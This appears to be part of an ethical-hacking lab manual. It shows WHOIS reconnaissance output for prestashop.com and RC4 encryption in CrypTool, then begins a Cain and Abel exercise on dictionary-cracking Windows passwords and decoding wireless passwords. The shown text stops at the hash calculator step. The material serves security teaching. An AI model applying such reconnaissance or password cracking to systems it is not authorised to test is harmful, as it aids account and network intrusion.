


PRACTICAL NO.1


AIM : Use Google and Whois for Reconnaissance.

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com

Overview for **prestashop.com**: **Whois** Website Info History DNS Records Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64


Raw Registrar Data

Domain Name: PRESTASHOP.COM
 Registry Domain ID: 920363578_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.mailclub.net
 Registrar URL: http://www.mailclub.fr
 Updated Date: 2015-02-24T05:43:34Z
 Creation Date: 2007-04-11T08:59:05Z
 Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
 Registrar: Mailclub SAS
 Registrar IANA ID: 1290
 Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
 Registry Registrant ID:
 Registrant Name: NOMS DE DOMAINE Responsable
 Registrant Organization: PRESTASHOP
 Registrant Street: 12, rue d'Amsterdam
 Registrant City: Paris
 Registrant State/Province:
 Registrant Postal Code: 75009
 Registrant Country: FR
 Registrant Phone: +33.140183004
 Registrant Phone Ext:
 Registrant Fax: +33.972111878
 Registrant Fax Ext:
 Registrant Email: domains@prestashop.com
 Registry Admin ID:
 Admin Name: NOMS DE DOMAINE Responsable
 Admin Organization: PRESTASHOP
 Admin Street: 12, rue d'Amsterdam
 Admin City: Paris
 Admin State/Province:
 Admin Postal Code: 75009
 Admin Country: FR
 Admin Phone: +33.140183004
 Admin Phone Ext:
 Admin Fax: +33.972111878
 Admin Fax Ext:
 Admin Email: domains@prestashop.com
 Registry Tech ID:
 Tech Name: TINE, Charles
 Tech Organization: MAILCLUB S.A.S.
 Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
 Tech City: Marseille
 Tech State/Province:

Overview for [prestashop.com](#): Whois **Website Info** History DNS Records Diagnostics ⌚ Updated 10 hours ago

Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	contact@prestashop.com	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	<div style="width: 21%;">21%</div>
		Links In Count	61656





Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

Old Registrar Info January 28, 2008		Registrar Info September 03, 2015	
Name	MAILCLUB SAS	Name	MAILCLUB SAS
Whois Server	whois.mailclub.net	Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com	Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited	Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates		Important Dates	
Expires On	April 11, 2016	Expires On	April 11, 2016
Registered On	April 11, 2007	Registered On	April 11, 2007
Updated On	February 24, 2015	Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info **History** **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚


Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR

SOA Record – prestashop.com		
Name Server	master.ns.mailclub.fr	
Email	domaines@mailclub.fr	
Serial Number	2012123310	
Refresh	8 hours	
Retry	4 hours	
Expiry	41 days 16 hours	
Minimum	9 hours 13 minutes 20 seconds	

PRACTICAL NO. 2


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:




Step 2 : Using RC4.


Encryption using RC4



Decryption




2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords




Click on HASH Calcuator

Enter the password to convert into hash



